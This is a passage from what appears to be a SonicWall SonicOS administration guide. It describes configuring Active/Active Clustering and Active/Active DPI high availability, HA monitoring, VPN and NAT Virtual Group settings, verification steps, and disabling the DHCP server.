


3 In the **Mode** drop-down menu, select **Active/Active Clustering.**

4 Select the **Enable Stateful Synchronization** option.

5 Select the **Generate/Overwrite Secondary Firmware and Settings When Upgrading Firmware** option to automatically create a secondary of the firmware and configuration settings when you upload new firmware to the firewall. As the Master Node synchronizes new firmware to other firewalls in the cluster, secondary units are created on those firewalls.

6 Click the **HA Devices & Nodes** tab to configure the Active/Active cluster information.




7 In the table, enter the serial numbers of the firewalls in each Cluster Node in the appropriate **Primary Device Serial #** and **Secondary Device Serial #** fields.

8 Select the rank that Cluster Node 1 holds for each Virtual Group in the **Virtual Group X Rank** drop-down menus to the right of the serial numbers. By default, Cluster Node 1 is the **Owner** of Group 1, and typically is ranked as **Standby** for Group 2.

To exclude an firewall from a cluster, select **None** for the **Virtual Group *X* Rank**.

9 In the second row, select the rank that Cluster Node 2 holds for each Virtual Group in the **Virtual Group *X* Rank** drop-down menus to the right of the serial numbers.

10 Click the **HA Interfaces** tab.



11 Select the interface you want from the **Active/Active Cluster Link** drop-down menu. This interface is used for transferring data between the two units during Active/Active processing. Only unassigned, available interfaces appear in the list.

12 When finished with all High Availability configuration, click **Apply**. All settings are synchronized to the Standby unit, and the Standby unit reboots.

13 Go to the **High Availability > Monitoring** page and follow the steps in Configuring Active/Active Clustering High Availability Monitoring on page 1634.


14 Go to the **High Availability > Advanced** page and follow the steps in High Availability > Advanced on page 1664.

15 Go to the **Network > Interfaces** page to verify that you have successfully configured the Active/Active interfaces that you want.

16 Go to the **High Availability > Status** page to verify your settings for Active/Active Clustering.


Configuring Active/Active Clustering High Availability Monitoring

The configuration tasks on the **High Availability > Monitoring** page are performed on the Primary unit and then are automatically synchronized to the Secondary. These settings only affect the HA pair in the Cluster Node that is selected at the top of the page.



To set the independent LAN management IP addresses and configure physical and/or logical interface monitoring:

1. Login as an administrator to the SonicOS management interface on the Master Node.
2. Navigate to **High Availability > Monitoring**.
3. At the top right side of the page, select the **node** to configure from the drop-down menu.
4. Click the **Configure** icon for an interface on the LAN, such as X0.
5. To enable link detection between the designated HA interfaces on the Primary and Secondary units, leave the **Enable Physical Interface Monitoring** checkbox selected.



6. In the **Primary IP Address** field, enter the unique LAN management IP address of the Primary unit.
7. In the **Secondary IP Address** field, enter the unique LAN management IP address of the Secondary unit.
8. Select the **Allow Management on Primary/Secondary IP Address** checkbox. When this option is enabled for an interface, a green icon appears in the interface's **Management** column in the **Monitoring Settings** table on the **High Availability > Monitoring** page. Management is only allowed on an interface when this option is enabled.
9. In the **Logical Probe IP Address** field, enter the IP address of a downstream device on the LAN network that should be monitored for connectivity. Typically, this should be a downstream router or server. (If probing is desired on the WAN side, an upstream device should be used.) The Primary and Secondary firewalls regularly ping this probe IP address. If both can successfully ping the target, no failover occurs. If neither can successfully ping the target, no failover occurs, because it is assumed that the problem is

with the target and not the firewalls. But, if one firewall can ping the target and the other firewall cannot, failover occurs to the firewall that can ping the target.

The **Primary IP Address** and **Secondary IP Address** fields must be configured with independent IP addresses on a LAN interface, such as X0, (or a WAN interface, such as X1, for probing on the WAN) to allow logical probing to function correctly.

10 Click **OK**.

11 To configure monitoring on any of the other interfaces, repeat the above steps.

12 When finished with all High Availability monitoring configuration for the selected Cluster Node, click **Apply**.


13 Optionally, select a different Cluster Node, repeat the configuration steps, and then click **Apply**.

For additional information on verifying the configuration, see Verifying Active/Active Clustering Configuration on page 1639.

Configuring Active/Active DPI Clustering High Availability

Active/Active DPI Clustering High Availability allows for the configuration of up to four HA cluster nodes for failover and load sharing, where the nodes load balance the application of Deep Packet Inspection (DPI) security services to network traffic. See Active/Active DPI clustering high availability.

Active/Active DPI clustering high availability



For the Cluster Links and the Control Links, each unit in Cluster Node 1 is connected to each unit in the peer node (Cluster Node 2). For best practice, use the same set of interfaces on each unit in each node. (For example, connect X8 in one unit to X8 in the peer unit, and do the same if you are using X9 or X10.) However, there is no restriction on which ports you use.

To configure Active/Active DPI Clustering High Availability:

NOTE: If you have physically connected the Active/Active DPI Interface as described in Physically Connecting Your Firewalls on page 1613, you are ready to configure Active/Active DPI in the SonicOS management interface.

1. Login to the Primary unit of the Master Cluster Node.
2. Navigate to the **High Availability > Settings** page.
3. In the **Mode** drop-down menu, select **Active/Active DPI Clustering.**
4. The **Enable Stateful Synchronization** option is automatically enabled for Active/Active DPI Clustering.
5. Select the **Generate/Overwrite Secondary Firmware and Settings When Upgrading Firmware** checkbox to automatically create a secondary of the firmware and configuration settings when yo upload new firmware to the firewall. As the Master Node synchronizes new firmware to other firewalls in the cluster, secondarys are created on those firewalls.
6. Click the **HA Devices** tab to configure the Active/Active cluster information.
7. For the **HA Secondary** option at the top of the tab, select
   - **Internal** if the configured secondary firewall is part of the cluster node for this firewall.
   - **External** if the configured secondary firewall is part of a different cluster node.
8. In the table, enter the serial numbers of the firewalls in each Cluster Node.
9. Enter the rank that Cluster Node 1 holds for each Virtual Group in the **Virtual Group *X* Rank** fields to the right of the serial numbers. By default, Cluster Node 1 is the **Owner** of Group 1, and typically is ranked as **Standby** for Group 2. To exclude an firewall from a cluster, select **None** for the **Virtual Group *X* Rank**.
10. In the second row, enter the rank that Cluster Node 2 holds for each Virtual Group in the **Virtual Group *X* Rank** fields to the right of the serial numbers.
11. Click the **HA Interfaces** tab. Select the interface for the **HA Control Interface**. This option is grayed out if the firewall detects that the interface is already configured.
12. Select the interface for the **Active/Active DPI Interface**. This option is grayed out if the firewall detects that the interface is already configured.
13. Select the **Active/Active DPI Interface**. This interface is used for transferring data between the two units during Active/Active DPI processing. Only unassigned, available interfaces appear in the drop-down menu.
14. Select the **Active/Active Cluster Link** interface.
15. When finished with all High Availability configuration, click **Apply**. All settings are synchronized to the Standby unit, and the Standby unit reboots.
16. Go to the **High Availability > Monitoring** page and follow the steps in Configuring Active/Active Clustering High Availability Monitoring on page 1634.
17. Go to the **High Availability > Advanced** page and follow the steps in High Availability > Advanced on page 1664.
18. Go to the **Network > Interfaces** page to verify that you have successfully configured the Active/Active interfaces that you want.
19. Go to the **High Availability > Status** page to verify your settings for Active/Active Clustering.

Configuring VPN and NAT with Active/Active Clustering


Extra considerations must be taken when configuring these features in an Active/Active Clustering environment:

- Configuring VPN with Active/Active Clustering on page 1637
- Configuring a NAT Policy with Active/Active Clustering on page 1638

Configuring VPN with Active/Active Clustering


VPN policy configuration requires association with a Virtual Group when running in Active/Active Clustering mode. In the **VPN Policy** dialog (**VPN > Settings > Add...**), both the **Network** and **Advanced** tabs have configuration options for creating this association.

On the **Network** tab, Virtual Group address objects are available for the **Choose local network from list** option. These Virtual Group address objects are created by SonicOS when virtual IP addresses are added and are deleted when the virtual IP is deleted.




If creating a VPN Policy for a remote network, Virtual Group address objects may also be available. For example, a custom name **Active-Active-Lan-Host-1** in the **Choose destination network from list** drop-down menu.

On the **Advanced** tab, select the Virtual Group number for the **VPN Policy Group** setting. The default is **Virtual Group 1**.




Configuring a NAT Policy with Active/Active Clustering

When running in Active/Active Clustering mode, NAT policy configuration includes Virtual Group settings. Default NAT policies are created by SonicOS when virtual IP addresses are added and are deleted when the virtual IP is deleted. You can specify a Virtual Group or select **Any** when creating custom NAT policies; for example, a NAT policy automatically created for Virtual Group 2 on interface X1:



This graphic shows the selections for the **Virtual Group** option in the **Add NAT Policy** dialog when creating a custom NAT policy.



Verifying Active/Active Clustering Configuration

This section describes several methods of verifying the correct configuration of Active/Active Clustering and Active/Active DPI. See the following:

- Comparing CPU Activity on Firewalls in a Cluster on page 1640

Comparing CPU Activity on Firewalls in a Cluster

When Active/Active DPI is enabled on a Stateful HA pair, you can observe a change in CPU utilization on firewalls in the HA pair. CPU activity goes down on the active unit, and goes up on the standby unit.


You can view the CPU utilization on the Multi-Core Monitor. On the active firewall of the Master node, go to the **System > Diagnostics** page and select Multi-Core Monitor to show the activity of all firewalls in the Active/Active cluster.

When viewing the Multi-Core Monitor on an active unit in the cluster, all firewalls in the cluster are displayed. However, if you log into the individual IP address of an standby unit in the cluster, the Multi-Core Monitor page only displays the core usage for the two firewalls in that particular HA pair.

NOTE: To see the core usage for all firewalls in the cluster, SonicWall recommends viewing the Multi-Core Monitor page on the active unit of the Master node.

Verifying Settings in the High Availability > Status Page

In the **Active/Active Clustering Node Status** table, the **High Availability > Status** page provides status for the entire Active/Active cluster and for each Cluster Node in the deployment.


High Availability /

Status

Active / Active Clustering Node Status	Node 1	Node 2
Node Status	Active	Active
Primary A/A Licensed	Yes	Yes
Backup A/A Licensed	Yes	Yes
Virtual Groups Owned	1	2

The Active/Active Clustering node status is displayed at the top of the page, and shows values for these settings:

- **Node Status** – Active or Standby for each node in the cluster
- **Primary A/A Licensed** – **Yes** or **No** for each node in the cluster
- **Secondary A/A Licensed** – **Yes** or **No** for each node in the cluster
- **Virtual Groups Owned** – Displays the Virtual Group number owned by each node in the cluster. You can check these values to determine the owner status after a failover.

The **High Availability Status** table displays the HA settings and status for each node in the cluster.

High Availability Status	Node 1	Node 2
Status	Backup Active	Primary Active
Dedicated HA-Link	HA 1000 Mbps full-duplex	HA 1000 Mbps Full-duplex
HA Data Link	X5 1000 Mbps full-duplex	X5 1000 Mbps Full-duplex
HA Data Link 2	X6 1000 Mbps full-duplex	X6 1000 Mbps Full-duplex
Found Peer	Yes	Yes
Settings Synchronized	Yes	Yes
Primary Stateful HA Licensed	No	Yes
Backup Stateful HA Licensed	Yes	No
Stateful HA Synchronized	No	No
Primary State	IDLE	ACTIVE
Backup State	ACTIVE	IDLE
Active Up Time	0 Days 00:35:30	0 Days 00:35:46

Additional Parameters in TSR

You can tell that Active/Active DPI is correctly configured on your Stateful HA pair by generating a Tech Support Report on the **System > Diagnostics** page. The following configuration parameters should appear with their correct values in the Tech Support Report:


- Enable Active/Active DPI
- Active/Active DPI Interface configuration

To generate a TSR for this purpose:

1 Log into the Stateful HA pair using the shared IP address.

2 Navigate to the **System > Diagnostics** page.

3 Under **Tech Support Report**, click **Download Report**.



Responses to DPI Matches

Responses, or actions, are always sent out from the active unit of the Stateful HA pair running Active/Active DPI when DPI matches are found in network traffic.

NOTE: This does not indicate that all the processing was performed on the active unit.

Deep Packet Inspection discovers network traffic that matches IPS signatures, virus attachments, App Rules policies, and other malware. When a match is made, SonicOS performs an action such as dropping the packet or resetting the TCP connection.


Some DPI match actions inject additional TCP packets into the existing stream. For example, when an SMTP session carries a virus attachment, SonicOS sends the SMTP client a `552` error response code, with a message saying `the email attachment contains a virus`. A TCP reset follows the error response code and the connection is terminated.

These additional TCP packets are generated as a result of the DPI processing on the standby firewall. The generated packets are sent to the active firewall over the Active/Active DPI Interface, and are sent out from the active firewall as if the processing occurred on the active firewall. This ensures seamless operation and it appears as if the DPI processing was done on the active firewall.

Logging

If Active/Active DPI is enabled and DPI processing on the standby firewall results in a DPI match action as described above, then the action is logged on the active unit of the Stateful HA pair, rather than on the standby unit where the match action was detected. This does not indicate that all the processing was performed on the active unit.

High Availability related log events can be viewed in the **Dashboard > Log Monitor** page.




#	Time	Priority	Category	Message	Source	Destination	Notes	Rule
1	07/27/2010 12:30:21.592	Alert	High Availability	The stateful license of HA peer firewall is not activated				
2	07/27/2010 12:30:10.800	Error	High Availability	License of HA pair doesn't match: DEA GSC maxNumIpNodes maxVPNClientNodes maxVPNSACount				

IPv6 High Availability Monitoring

For complete information on the SonicOS implementation of IPv6, see IPv6 on page 2171.

IPv6 High Availability (HA) Monitoring is implemented as an extension of HA Monitoring in IPv4. After configuring HA Monitoring for IPv6, both the primary and backup firewalls can be managed from the IPv6 monitoring address, and IPv6 Probing is capable of detecting the network status of HA pairs.

IPv6 and IPv4 radio buttons display in the **High Availability > Monitoring** page, toggle between the two views for easy configuration of both IP versions:



The IPv6 HA Monitoring configuration page is inherited from IPv4, so the configuration procedures are almost identical. Just select the IPv6 radio button and refer to About High Availability on page 1604 for configuration details.

IPv6 HA Monitoring Considerations

Consider the following when configuring IPv6 HA Monitoring:

- In the **Edit HA Monitoring** dialog, the **Enable Physical/Link Monitoring** and **Override Virtual MAC** checkboxes are greyed out because they are layer 2 properties. That is, the properties are used by both IPv4 and IPv6, so you configure them in the IPv4 monitoring page.
- The primary/backup IPv6 address must be in the same subnet of the interface, and it can not be same as the global IP and Link-Local-IP of the primary/backup firewall.
- If the primary/backup monitoring IP is set to (not **::**), then they cannot be the same.
- If the **Allow Management on Primary/Secondary IPv6 Address** checkbox is enabled, then primary/backup monitoring IPv6 addresses cannot be unspecified (that is, **::**).
- If the **Logical/Probe IPv6 Address** checkbox is enabled, then the probe IP cannot be unspecified.

Configuring Network DHCP and Interface Settings

When Active/Active Clustering is enabled, the SonicOS internal DHCP server is turned off and cannot be enabled. Networks needing a DHCP server can use an external DHCP server. The SonicOS DHCP server should be disabled in the management interface before enabling Active/Active Clustering, and all DHCP server lease scopes deleted.

On the **Network > Interfaces** page, you can configure additional virtual IP addresses for interfaces in a Virtual Group, and redundant ports for interfaces.


For information about performing these tasks, see:

- Disabling the SonicOS DHCP Server on page 1643
- Configuring Virtual IP Addresses on page 1644
- Configuring Redundant Ports on page 1645

Disabling the SonicOS DHCP Server

To disable the SonicOS DHCP server and delete all DHCP server lease scopes:

1. Login to the Primary unit of the Cluster Node and navigate to the **Network > DHCP Server** page.
2. Clear the **Enable DHCP Server** checkbox.
